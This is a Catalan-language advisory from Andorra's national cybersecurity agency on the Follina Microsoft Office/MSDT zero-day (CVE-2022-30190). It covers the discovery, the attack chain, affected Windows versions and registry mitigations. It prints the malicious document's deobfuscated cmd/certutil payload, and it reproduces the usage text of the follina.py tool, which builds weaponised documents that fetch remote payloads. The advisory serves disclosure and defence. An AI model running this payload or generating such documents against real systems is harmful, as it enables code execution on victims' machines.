TLP:WHITE

Vulnerabilitat Follina

TLP:WHITE

Edita: Agència Nacional de Ciberseguretat d´Andorra

Data d´edició: Juny 2022

TLP:WHITE

TAULA DE CONTINGUTS

Sobre L´ANC-AD

L'ANC-AD és l'encarregada de planificar, coordinar, gestionar i controlar la ciberseguretat de xarxes i sistemes d'informació, com a pol tecnològic de referència i confiança, líder en l'estratègia de ciberseguretat del país en un sentit nacional i global. Sense perjudici del que estableixi qualsevol altra normativa que li sigui aplicable, l'ANC-AD té per missió:

- Garantir la ciberseguretat al territori del Principat d'Andorra.
- Protegir la seguretat pública en el ciberespai, anticipant i combatent els delictes en matèria de seguretat de les xarxes i sistemes d'informació.
- Ser el punt de referència generador de confiança digital per a les entitats de les administracions públiques i entitats privades, especialment per als sectors estratègics representats per les entitats proveïdores de serveis essencials i de serveis importants.
- Cooperar en l'àmbit nacional i en l'internacional en tot el que sigui necessari per a la seguretat de les xarxes i els sistemes d'informació del Principat d'Andorra.

TLP:WHITE

1.RESUM EXECUTIU

L'equip de Microsoft ha fet pública una vulnerabilitat de tipus **zero-day** que afecta l'eina de diagnòstic de suport de Microsoft (MSDT), i que podria permetre a un atacant remot executar codi arbitrari per instal·lar programes, modificar o eliminar dades o, fins i tot, crear nous comptes en el context permès pels permisos de l' usuari.

La vulnerabilitat, rastrejada com a CVE-2022-30190, ha estat denominada pels experts de seguretat com a **"Follina"**, i es basa en un nou vector d'atac crític que aprofita els programes de Microsoft Office sense necessitat de tenir privilegis elevats, passant per alt la detecció de Windows Defender i permetent als atacants executar arxius binaris o scripts **sense habilitar macros.**

La vulnerabilitat va ser descoberta de forma accidental per l'equip de seguretat japonès nao_sec, després de localitzar un document de Word maliciós enviat des d'una IP de Bielorússia, mentre buscaven arxius que explotaven una altra vulnerabilitat. Aquest document, que es trobava a la plataforma d'escaneig Virus Total, utilitza l'enllaç extern de Word per carregar codi HTML i fa servir l'esquema ***ms-msdt*** per executar el codi de **PowerShell**. El mateix equip d'analistes de seguretat va publicar una imatge del codi ofuscat:

```
$cmd = "c:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c
taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users
\public\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA
1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:* .&&rgb.exe";
```

TLP:WHITE

2.ANÀLISSIS TÈCNIC

Aquesta vulnerabilitat denominada *Follina* pot arribar a permetre executar instruccions de PowerShell a través de MSDT. A més, depenent de la càrrega útil, un atacant podria usar aquesta vulnerabilitat per arribar a ubicacions remotes a la xarxa de la víctima, permetent recopilar hash de les contrasenyes de la màquina que són útils per a activitats posteriors a l' explotació.


Com s'ha indicat anteriorment, aquesta nova vulnerabilitat catalogada amb l'identificador CVE-2022-30190, aprofita els programes de Microsoft Office, en concret Microsoft Word, ja que funciona sense privilegis elevats, passant per alt la detecció de Windows Defender i no necessita que s'habiliti el codi de macro per executar arxius binaris o scripts.

L'investigador de seguretat Kevin Beaumont ha desxifrat el codi ofuscat proporcionat per *nao_sec*, explicant en una publicació que és una cadena de línia de comandament que Microsoft Word executa usant MSDT, fins i tot si els scripts de macro estan deshabilitats.

El codi desxifrat mostrat en l' anterior imatge extreu un arxiu .RAR i l' executa. L´arxiu ja no està disponible, per la qual cosa no està clar quina activitat maliciosa va realitzar l'atac. Beaumont ha declarat que el document de Word fa servir la funció de plantilla remota per obtenir un arxiu HTML d'un servidor remot. Tot seguit , el codi HTML fa servir l' esquema de protocol *URI MS-MSDT* de Microsoft per carregar codi addicional i executar el codi de PowerShell.

A més, l'investigador ha indicat que la funció *"Vista protegida"* a Microsoft Office, dissenyada per alertar sobre arxius d'ubicacions potencialment insegures als usuaris, es pot ometre fàcilment canviant el document a un arxiu de format de text enriquit (RTF), en fer-ho, el codi ofuscat pot executar-se sense obrir el document

En una anàlisi independent, els investigadors de l'empresa de serveis de ciberseguretat Huntress, van confirmar les sospites de Beaumont, indicant que un document RTF executaria la càrrega útil sense cap interacció per part de l'usuari (a banda de seleccionar-lo), el que comunament es coneix com a "explotació sense clic". Addicionalment, van descobrir que el document HTML procedia del domini "xmlformats[.] com", actualment caigut.



Múltiples investigadors de seguretat van analitzar el document maliciós compartit per *nao_sec* i van reproduir amb èxit un exploit amb múltiples versions de Microsoft Office. Per ara, s'ha confirmat que la vulnerabilitat afecta les següents versions:

- Microsoft Windows 7 SP1 x32
- Microsoft Windows 7 SP1 x64
- Microsoft Windows Server 2008 R2 X64

- Microsoft Windows RT
- Microsoft Windows 8.1 x32
- Microsoft Windows 8.1 x64
- Microsoft Windows Server 2012 R2
- Microsoft Windows RT 8.1
- Microsoft Windows 10 x32
- Microsoft Windows 10 x64
- Microsoft Windows Server 2016
- Microsoft Windows Server 2019
- Microsoft Windows 10 1809 for x64-based Systems
- Microsoft Windows 10 1809 for 32-bit Systems
- Microsoft Windows 10 1809 for ARM64-based Systems
- Microsoft Windows 10 1607 for 32-bit Systems
- Microsoft Windows 10 1607 for x64-based Systems
- Microsoft Windows 10 20H2 for 32-bit Systems
- Microsoft Windows 10 20H2 for ARM64-based Systems
- Microsoft Windows 10 20H2 for x64-based Systems
- Microsoft Windows Server (Server Core installation) 2019
- Microsoft Windows Server (Server Core installation) 20H2
- Microsoft Windows Server (Server Core installation) 2016
- Microsoft Windows Server (Server Core installation) 2012 R2
- Microsoft Windows Server (Server Core installation) 2012
- Microsoft Windows Server for X64-based systems (Server Core installation) 2008 R2
- Microsoft Windows Server for X64-based systems 2008 R2 SP1
- Microsoft Windows Server for 32-bit systems (Server Core installation) 2008 SP2
- Microsoft Windows Server for 32-bit systems 2008 SP2
- Microsoft Windows Server for X64-based systems (Server Core installation) 2008 R2 SP1
- Microsoft Windows 10 21H1 for 32-bit Systems
- Microsoft Windows 10 21H1 for ARM64-based Systems
- Microsoft Windows 10 21H1 for x64-based Systems

TLP:WHITE

- Microsoft Windows Server 2022
- Microsoft Windows Server (Server Core installation) 2022
- Microsoft Windows Server for X64-based systems 2008 SP2
- Microsoft Windows 11 x64
- Microsoft Windows 11 ARM64
- Microsoft Windows 10 21H2 for 32-bit Systems
- Microsoft Windows 10 21H2 for ARM64-based Systems
- Microsoft Windows 10 21H2 for x64-based Systems
- Microsoft Windows Server 2022 Azure Edition Core Hotpatch

3.MITIGACIÓ / SOLUCIÓ

Com és habitual, per prevenir aquesta i altres vulnerabilitats , recomanem tenir sempre els sistemes i aplicacions actualitzades a l'última versió disponible quan es publiquin els pegats de seguretat corresponents.


Cal destacar que la detecció d'aquest nou mètode d'explotació és complicada, ja que el codi maliciós es carrega des d'una plantilla remota, per la qual cosa el document de Word no es marcarà com una amenaça, ja que no inclou codi maliciós.

Atès que es tracta d' una vulnerabilitat de tipus zero-day, l' equip de Microsoft aconsella deshabilitar el protocol d' URL de MSDT per evitar que les aplicacions de resolució de problemes s' iniciïn com a enllaços, inclosos enllaços en tot el sistema operatiu. Per procedir a la desactivació s' han de seguir els passos següents:

- Executar el símbol del sistema com a administrador.
- Per fer una còpia de seguretat de la clau de registre, executar el comandament "*reg export HKEY_CLASSES_ROOT\ms-msdt".*
- Executar la comanda "*reg delete HKEY_CLASSES_ROOT\ms-msdt /f*".

Encara que es deshabiliti el protocol, es pot accedir als solucionadors de problemes usant l'aplicació *"Obtenir ajuda"* i a través de la configuració del sistema com altres cercadors de problemes addicionals.

Una última mitigació, proposada per Didier Stevens, seria eliminar l'associació de tipus d'arxiu per *a ms-msdt* perquè Microsoft Office no pugui invocar l'eina en obrir un document maliciós.



TLP:WHITE

4.COMPROBACIÓ

Per tal de poder comprovar si la vulnerabilitat afecta als nostres sistemes, s´ha desenvolupat una eina amb python, per poder-ho comprovar.

https://github.com/chvancooten/follina.py

Usage:

```
python .\follina.py -h
usage: follina.py [-h] -m {command,binary} [-b BINARY] [-c COMMAND] [-u URL] [-H HOST] [-p PORT]

options:
  -h, --help            show this help message and exit

Required Arguments:
  -m {command,binary}, --mode {command,binary}
                        Execution mode, can be "binary" to load a (remote) binary, or "command" to run an enc

Binary Execution Arguments:
  -b BINARY, --binary BINARY

Command Execution Arguments:
  -c COMMAND, --command COMMAND
                        The encoded command to execute in "command" mode

Optional Arguments:
  -u URL, --url URL     The hostname or IP address where the generated document should retrieve your payload,
  -H HOST, --host HOST  The interface for the web server to listen on, defaults to all interfaces (0.0.0.0)
  -p PORT, --port PORT  The port to run the HTTP server on, defaults to 80
```

TLP:WHITE

5.REFERÈNCIES ADICIONALS

- New Microsoft Office zero-day used in attacks to execute PowerShell.
- Watch Out! Researchers Spot New Microsoft Office Zero-Day Exploit inthe Wild.
- Document Exploiting New Microsoft Office Zero-Day Seen in the Wild.
- Follina — a Microsoft Office code execution vulnerability.
- Rapid Response: Microsoft Office RCE - “Follina” MSDT Attack.
- MITRE: CVE-2022-30190.
- Youtube: Maldoc .DOCX MSDT Inside Sandbox.
- Official Twitter account: nao_sec.
- Official Twitter account: Kevin Beaumont.
- Official Twitter account: Didier Stevens.
- Official page: Microsoft.
- Official page: Huntress.
- Microsoft Windows: msdt.
- Bcsc.eus